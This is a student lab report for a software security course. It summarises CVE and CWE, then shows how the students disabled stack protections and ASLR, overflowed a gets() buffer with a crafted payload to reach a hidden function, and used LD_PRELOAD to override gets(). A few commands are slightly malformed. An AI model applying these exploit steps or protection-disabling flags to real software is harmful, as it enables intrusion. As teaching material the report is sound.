

# Buffer Overflow

## Software Security – DV2546

Enugurthi Madhukar

9506077537

[maen16@student.bth.se](mailto:maen16@student.bth.se)

Siddhartha Srinadhuni

9508286854

[sisr16@student.bth.se](mailto:sisr16@student.bth.se)

### TASK 1 : STUDY ABOUT CVE AND CWE [1] [2]

#### Study on CVE:

- Common Vulnerability Exposure, popularly known as CVE is profound in providing public known cybersecurity vulnerabilities. CVE is also a community effort of international cybersecurity.
- More than a database, CVE is rather a dictionary.
- Further, CVE provides a void to access and implement the fix information if an individual's security tool incorporates CVE identifiers\*. Hence, this proves to be a tool for evaluation among the network security tools and databases.

\*CVE Identifiers- A unique number that is assigned to the vulnerability, description and any pertaining references of that particular vulnerability comprises of CVE identifier.

#### Study on CWE:

- Common Weakness Enumeration, known to be CWE across the globe is a list of common software weaknesses.
- These weaknesses can range anywhere between architecture to implementation of the code.
- This is one of a kind initiative to check the vulnerabilities at the source itself by emphasizing on the education towards the software acquirers to programmers with regards to eliminating common mistakes in the software.
- A common standard is met for diagnosing the weaknesses, mitigation and prevention efforts.

#### Difference between CVE and CWE:

As the nomenclature suggests, CVE yields the vulnerabilities whereas CWE results in listing the weaknesses.

With reference to **CWE WEBSITE**, a **vulnerability** can be subjected as a mistake in the software which is most likely used by a hacker directly to gain access to a system of network.

A weakness can be occurred anywhere in the building blocks of software such as architecture, design, code and implementation that can lead to exploitable security vulnerabilities.

### Relationship between CVE and CWE:

MITRE acts as the common ground as this organization operates both CVE and CWE and is federally funded.


Segregating the vulnerabilities and attacks, CVE, is helping towards identifying the weaknesses as well.

This, however, seemed a less contributing as the categories were too rough to be used and for the code security assessment. Hence, CWE was created to emphasize on other requirements.

## TASK 2 : DISABLING SECURITY MECHANISM [3]

The aim of this task is to disable security mechanism through the implementation of different flags. The process is explained as follows :

STEP 1: The first step is to compile the given source code given in the lab manual oflow.c. the compiling process is shown in figure 1



```
sunny123@sunny123-VirtualBox:~$ cd Desktop
sunny123@sunny123-VirtualBox:~/Desktop$ gcc oflow.c
sunny123@sunny123-VirtualBox:~/Desktop$ ./oflow
Please enter your hacker name: sunny
"sunny"
```

Figure 1

STEP 2: the second step is to disable the security mechanism by writing the flag in the command line as shown in figure 2



```
"sunny"
sunny123@sunny123-VirtualBox:~/Desktop$ gcc -mpreferred-stack-boundary=2 -fno-stack-protector -zexecstack -o oflow oflow.c
```

Figure 2


`gcc -mpreferred-stack-boundary=2 -fno-stack-protector -zexecstack -o oflow oflow.c`

`-fno-stack-protector` flag is used to disable stack protection which helps us explore and learn about buffer overflows.[3]

`-mpreferred-stack-boundary=2` , generally stack is required to be aligned on a 4 byte boundary. By keeping the stack boundary aligned to 2 , lower preferred stack boundary will misalign the stack. Stack boundary ensures proper alignment of values in the stack. This might crash the code after execution[4]

-zexecstack, by default gcc will mark stack non-executable , unless an executable stack is needed for function trampolines, the gcc markings can be overridden by using -zexecstack flag.[5]

STEP 3: the third step to disable ASLR (Address space layout randomization) . Fedora and other recent versions use ASLR to randomize stack memory calls and it has variations in results while implementation of exploitation, so we have disabled it as shown in figure 3




```
sunny123@sunny123-VirtualBox: ~/Desktop$ echo "0">sudo /proc/sys/kernel/randomize_va_space
```

Figure 3

### TASK 3 : CONSTRUCTION OF INPUT STRING TO EXECUTE NOTCALLED FUNCTION

By analysis of the source code oflow.c we found out that there was the use of gets() function which is the source for causing buffer overflow, the countermeasures for it is mentioned in the below section.


To execute notcalled() function as mentioned in the lab manual , we have to use the command nm <filename> | grep <functionname> . The result is shown in figure 4. The output after execution gives us the address of the notcalled function as shown in figure 4 which is used for buffer overflow.



```
sunny123@sunny123-VirtualBox:~/Desktop$ nm oflow | grep notcalled
080484f5 T notcalled
```

Figure 4

For buffer overflow exploitation we need to exploit both EBP and EIP registers[6] as the given buffer size for buff in the oflow.c function is 100 , EBP occupies around 4 bytes , and we append the notcalled function address we got by the execution of above command mentioned in the above section. Buffer overflow is done by printing 'X' letter 104 times (104 due the buff size(100) + size of EBP) +appending the notcalled function address. This is linked to oflow by piping the python file with oflow.c and is being executed. The source code for python file is mentioned in figure 4.a and the execution steps are mentioned in figure 5.



```
hello.c ✕ oflow.c ✕ task.py ✕
python -c 'print "X"*104+"\xf5\x84\x04\x08" '| oflow.c'
```

Figure 4.a

```

sunny123@sunny123-VirtualBox:~/Desktop$ gedit task.py
sunny123@sunny123-VirtualBox:~/Desktop$ chmod a+x task.py
sunny123@sunny123-VirtualBox:~/Desktop$ ./task.py | ./oflow
Please enter your hacker name: "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
can hack this?The Secret string is: Inte illa, bara resten kvar!
Segmentation fault (core dumped)

```

Figure 5


The output of the above program (figure 4.a) is mentioned in figure 5 which gives us a secret message displayed .

### Countermeasures :

As gets() function was used in oflow.c function. To protect the program from overflowing fgets() function can be used. It is a safe function and prevents exploitation of the given source code.

### TASK 4 : PRINTING THE CURRENT HOSTNAME TO STDOUT

The aim of this task was to print the current hostname to stdout. To achieve this task we used several ways as mentioned in the lab manual such as using debugger(gdb) but we failed to get the desired output. After several tries we were successful in implementing ELF-injection. This process involves in creating another function (gets()) as it was the vulnerability exploit function in oflow.c . The source code for this process is mentioned in figure 6. Then we inject this file into the host binary such as it will replace the normal library function gets() in oflow.c program.



```

hello.c x oflow.c x task.py x
#include <stdlib.h>
#include <stdio.h>

char *gets(char *str)
{
    char hostname[1024];
    gethostname(hostname, 1024);
    printf("HOSTNAME: %s\n",hostname);
}

```

Figure 6

The above source code is executed as follows as it requires replacing the host library function.

1. The gets() function prints the current hostname to the hostname variable
2. The next step is to compile the source code to a dynamic linkable object

```
gcc -shared -o ourlib.so <hello.c>
```

3. The final step is to execute the host process with the new module injected.

```
( export LD_PRELOAD=./ourlib.so ; ./oflow.c)
```

After the above process the hostname is shown in the terminal as mentioned in figure 7



```
sunny123@sunny123-VirtualBox:~/Desktop$ gcc -shared -o ourlib.so hello.c
sunny123@sunny123-VirtualBox:~/Desktop$ ( export LD_PRELOAD=./ourlib.so ; ./oflow )
Please enter your hacker name: HOSTNAME: sunny123-VirtualBox
""
can hack this?sunny123@sunny123-VirtualBox:~/Desktop$ ( export LD_PRELOAD=./ourlib.so ; .
```

Figure 7

### Countermeasures:

Certain validations regarding access should be given regarding replacing or overwriting the main memory. Gets() function should be replaced by fgets()

### REFLEXION :

This reflexion report includes the tasks that we have broken down, amount of time invested to complete the tasks, complexity of the task and the learnings out of the tasks performed. Since we are naïve in terms of hands on experience with UNIX and taking the initial steps into the security mechanism of linux. The difficulty level that is portrayed below is purely based on our understandings towards the tasks. The table below illustrates the further reflexions.

S.no	Tasks	Time Invested	Learnings	Difficulty Level
1.	Analysing code	1 hour	Identifying vulnerabilities	Easy
2.	UNIX commands	5 hours	Understanding the implementation of the commands	Easy
3.	Studying about CVE and CWE	5 hours	Brief overview about the	Easy

	and analysing differences		schematics of CVE and CWE	
4.	Disabling Security mechanisms	6 hours	Learning about the flags that are used to disable security mechanisms and analysing its effect on the system	Medium
5.	Learning about buffer overflow exploitations	1 day	Brief overview about the registers ESP,EBP and EIP and its exploitation	Medium
6.	Performing operations in finding the hostname using several ways	2 days	We tried using gdb but we couldn't get the results , it look a lot of time for us but in the end we stuck to ELF injection and implemented	Hard
8	Report Writing	5 hours	the task Reflecting our learnings and understanding with respect to	Easy.

the tasks given.

## REFERENCES :

[1]

<http://cwe.mitre.org/>

[2] <http://cve.mitre.org/>

[3] <http://pages.cs.wisc.edu/~ace/media/gray-hat-hacking.pdf>

[4]

<http://www.tenouk.com/Bufferoverflowc/bufferoverflowvulexploitdemo31.htm>

[5] <https://www.win.tue.nl/~aeb/linux/hh/protection.html>

[6] <https://www.exploit-db.com/papers/13147/>